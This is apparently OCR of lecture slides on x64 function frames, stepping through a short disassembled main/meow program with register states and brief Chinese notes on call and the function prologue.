$ <main>       endbr64
  <main+4>     push   rbp
  <main+5>     mov    rbp, rsp
  <main+8>     mov    esi, 0x50505050
  <main+13>    mov    edi, 0x40404040
  <main+18>    call   meow
  <main+23>    mov    eax, 0


  <meow>       endbr64
  <meow+4>:    push   rbp
  <meow+5>:    mov    rbp,rsp
  <meow+8>:    sub    rsp,0x10 # 2 units in graph
  <meow+12>:   mov    DWORD PTR [rbp-0xc],0x30303030
  <meow+19>:   mov    DWORD PTR [rbp-0x8],0x20202020
  <meow+26>:   mov    DWORD PTR [rbp-0x4],0x10101010
  <meow+33>:   mov    edx,DWORD PTR [rbp-0xc]
  <meow+36>:   mov    eax,DWORD PTR [rbp-0x8]
  <meow+39>:   add    edx,eax
  <meow+41>:   mov    eax,DWORD PTR [rbp-0x4]
  <meow+44>:   add    eax,edx
  <meow+46>:   mov    esi,eax
  <meow+48>:   lea    rdi,[rip+0xe84]  # 0x5646aab5c004 /* '%d\n' */
  <meow+55>:   mov    eax,0x0
  <meow+60>:   call   0x5646aab5b050 <printf@plt>
  <meow+65>:   nop
  <meow+66>:   leave
  <meow+67>:   ret
```




rax	0
rsi	0
rdi	0
rdx	0
rbp	XXX
rsp	1
rip	main+5

$ Introduction

x64 - Function Frame

u1f383@u1f383:/

```
$ <main>       endbr64
  <main+4>     push   rbp
  <main+5>     mov    rbp, rsp
  <main+8>     mov    esi, 0x50505050
  <main+13>    mov    edi, 0x40404040
  <main+18>    call   meow
  <main+23>    mov    eax, 0


  <meow>       endbr64
  <meow+4>:    push   rbp
  <meow+5>:    mov    rbp,rsp
  <meow+8>:    sub    rsp,0x10 # 2 units in graph
  <meow+12>:   mov    DWORD PTR [rbp-0xc],0x30303030
  <meow+19>:   mov    DWORD PTR [rbp-0x8],0x20202020
  <meow+26>:   mov    DWORD PTR [rbp-0x4],0x10101010
  <meow+33>:   mov    edx,DWORD PTR [rbp-0xc]
  <meow+36>:   mov    eax,DWORD PTR [rbp-0x8]
  <meow+39>:   add    edx,eax
  <meow+41>:   mov    eax,DWORD PTR [rbp-0x4]
  <meow+44>:   add    eax,edx
  <meow+46>:   mov    esi,eax
  <meow+48>:   lea    rdi,[rip+0xe84]  # 0x5646aab5c004 /* '%d\n' */
  <meow+55>:   mov    eax,0x0
  <meow+60>:   call   0x5646aab5b050 <printf@plt>
  <meow+65>:   nop
  <meow+66>:   leave
  <meow+67>:   ret
```




rax	0
rsi	0
rdi	0
rdx	0
rbp	1
rsp	1
rip	main+8

$ Introduction

x64 - Function Frame

u1f383@u1f383:/

```
$ <main>       endbr64
  <main+4>     push   rbp
  <main+5>     mov    rbp, rsp
  <main+8>     mov    esi, 0x50505050
  <main+13>    mov    edi, 0x40404040
  <main+18>    call   meow
  <main+23>    mov    eax, 0


  <meow>       endbr64
  <meow+4>:    push   rbp
  <meow+5>:    mov    rbp,rsp
  <meow+8>:    sub    rsp,0x10 # 2 units in graph
  <meow+12>:   mov    DWORD PTR [rbp-0xc],0x30303030
  <meow+19>:   mov    DWORD PTR [rbp-0x8],0x20202020
  <meow+26>:   mov    DWORD PTR [rbp-0x4],0x10101010
  <meow+33>:   mov    edx,DWORD PTR [rbp-0xc]
  <meow+36>:   mov    eax,DWORD PTR [rbp-0x8]
  <meow+39>:   add    edx,eax
  <meow+41>:   mov    eax,DWORD PTR [rbp-0x4]
  <meow+44>:   add    eax,edx
  <meow+46>:   mov    esi,eax
  <meow+48>:   lea    rdi,[rip+0xe84]  # 0x5646aab5c004 /* '%d\n' */
  <meow+55>:   mov    eax,0x0
  <meow+60>:   call   0x5646aab5b050 <printf@plt>
  <meow+65>:   nop
  <meow+66>:   leave
  <meow+67>:   ret
```



rax	0
rsi	50505050
rdi	0
rdx	0
rbp	1
rsp	1
rip	main+13


$ Introduction

x64 - Function Frame

u1f383@u1f383:/

```
$ <main>       endbr64
  <main+4>     push   rbp
  <main+5>     mov    rbp,rsp
  <main+18>    call   meow
  <main+23>    mov    eax,0x0

  <meow>       endbr64
  <meow+4>:    push   rbp
  <meow+5>:    mov    rbp,rsp
  <meow+8>:    sub    rsp,0x10 # 2 units in graph
  <meow+12>:   mov    DWORD PTR [rbp-0xc],0x30303030
  <meow+19>:   mov    DWORD PTR [rbp-0x8],0x20202020
  <meow+26>:   mov    DWORD PTR [rbp-0x4],0x10101010
  <meow+33>:   mov    edx,DWORD PTR [rbp-0xc]
  <meow+36>:   mov    eax,DWORD PTR [rbp-0x8]
  <meow+39>:   add    edx,eax
  <meow+41>:   mov    eax,DWORD PTR [rbp-0x4]
  <meow+44>:   add    eax,edx
  <meow+46>:   mov    esi,eax
  <meow+48>:   lea    rdi,[rip+0xe84]  # 0x5646aab5c004 /* '%d\n' */
  <meow+55>:   mov    eax,0x0
  <meow+60>:   call   0x5646aab5b050 <printf@plt>
  <meow+65>:   nop
  <meow+66>:   leave
  <meow+67>:   ret
```

call <func> 會把下個 insn 的位址放到 stack 上




rax	0
rsi	50505050
rdi	40404040
rdx	0
rbp	1
rsp	1
rip	main+18

$ Introduction

x64 - Function Frame

```
u1f383@u1f383:/                                                    ⌥⌘1
$ <main>       endbr64
  <main+4>     push   rbp
  <main+5>     mov    rbp, rsp
  <main+8>     mov    esi, 0x50505050
  <main+13>    mov    edi, 0x40404040
  <main+18>    call   meow
  <main+23>    mov    eax, 0


  <meow>       endbr64
  <meow+4>:    push   rbp
  <meow+5>:    mov    rbp,rsp
  <meow+8>:    sub    rsp,0x10 # 2 units in graph
  <meow+12>:   mov    DWORD PTR [rbp-0xc],0x30303030
  <meow+19>:   mov    DWORD PTR [rbp-0x8],0x20202020
  <meow+26>:   mov    DWORD PTR [rbp-0x4],0x10101010
  <meow+33>:   mov    edx,DWORD PTR [rbp-0xc]
  <meow+36>:   mov    eax,DWORD PTR [rbp-0x8]
  <meow+39>:   add    edx,eax
  <meow+41>:   mov    eax,DWORD PTR [rbp-0x4]
  <meow+44>:   add    eax,edx
  <meow+46>:   mov    esi,eax
  <meow+48>:   lea    rdi,[rip+0xe84]  # 0x5646aab5c004 /* '%d\n' */
  <meow+55>:   mov    eax,0x0
  <meow+60>:   call   0x5646aab5b050 <printf@plt>
  <meow+65>:   nop
  <meow+66>:   leave
  <meow+67>:   ret
```




rax	0
rsi	50505050
rdi	40404040
rdx	0
rbp	1
rsp	2
rip	meow

$ Introduction

x64 - Function Frame

u1f383@u1f383:/

```
$ <main>       endbr64
  <main+4>     push   rbp
  <main+5>     mov    rbp, rsp
  <main+8>     mov    esi, 0x50505050
  <main+13>    mov    edi, 0x40404040
  <main+18>    call   meow
  <main+23>    mov    eax, 0


  <meow>       endbr64
  <meow+4>:    push   rbp
  <meow+5>:    mov    rbp,rsp
  <meow+8>:    sub    rsp,0x10 # 2 units in graph
  <meow+12>:   mov    DWORD PTR [rbp-0xc],0x30303030
  <meow+19>:   mov    DWORD PTR [rbp-0x8],0x20202020
  <meow+26>:   mov    DWORD PTR [rbp-0x4],0x10101010
  <meow+33>:   mov    edx,DWORD PTR [rbp-0xc]
  <meow+36>:   mov    eax,DWORD PTR [rbp-0x8]
  <meow+39>:   add    edx,eax
  <meow+41>:   mov    eax,DWORD PTR [rbp-0x4]
  <meow+44>:   add    eax,edx
  <meow+46>:   mov    esi,eax
  <meow+48>:   lea    rdi,[rip+0xe84]  # 0x5646aab5c004 /* '%d\n' */
  <meow+55>:   mov    eax,0x0
  <meow+60>:   call   0x5646aab5b050 <printf@plt>
  <meow+65>:   nop
  <meow+66>:   leave
  <meow+67>:   ret
```



rax	0
rsi	50505050
rdi	40404040
rdx	0
rbp	1
rsp	3
rip	meow+5


$ Introduction

x64 - Function Frame

u1f383@u1f383:/

```
$ <main>       endbr64
  <main+4>     push   rbp
  <main+5>     mov    rbp, rsp
  <main+8>     mov    esi, 0x50505050
  <main+13>    mov    edi, 0x40404040
  <main+18>    call   meow
  <main+23>    mov    eax, 0

  <meow>       endbr64
  <meow+4>:    push   rbp
  <meow+5>:    mov    rbp,rsp
  <meow+8>:    sub    rsp,0x10 # 2 units in graph
  <meow+12>:   mov    DWORD PTR [rbp-0xc],0x30303030
  <meow+19>:   mov    DWORD PTR [rbp-0x8],0x20202020
  <meow+26>:   mov    DWORD PTR [rbp-0x4],0x10101010
  <meow+33>:   mov    edx,DWORD PTR [rbp-0xc]
  <meow+36>:   mov    eax,DWORD PTR [rbp-0x8]
  <meow+39>:   add    edx,eax
  <meow+41>:   mov    eax,DWORD PTR [rbp-0x4]
  <meow+44>:   add    eax,edx
  <meow+46>:   mov    esi,eax
  <meow+48>:   lea    rdi,[rip+0xe84]  # 0x5646aab5c004 /* '%d\n' */
  <meow+55>:   mov    eax,0x0
  <meow+60>:   call   0x5646aab5b050 <printf@plt>
  <meow+65>:   nop
  <meow+66>:   leave
  <meow+67>:   ret
```

透過 function prologue 保存上個 function frame



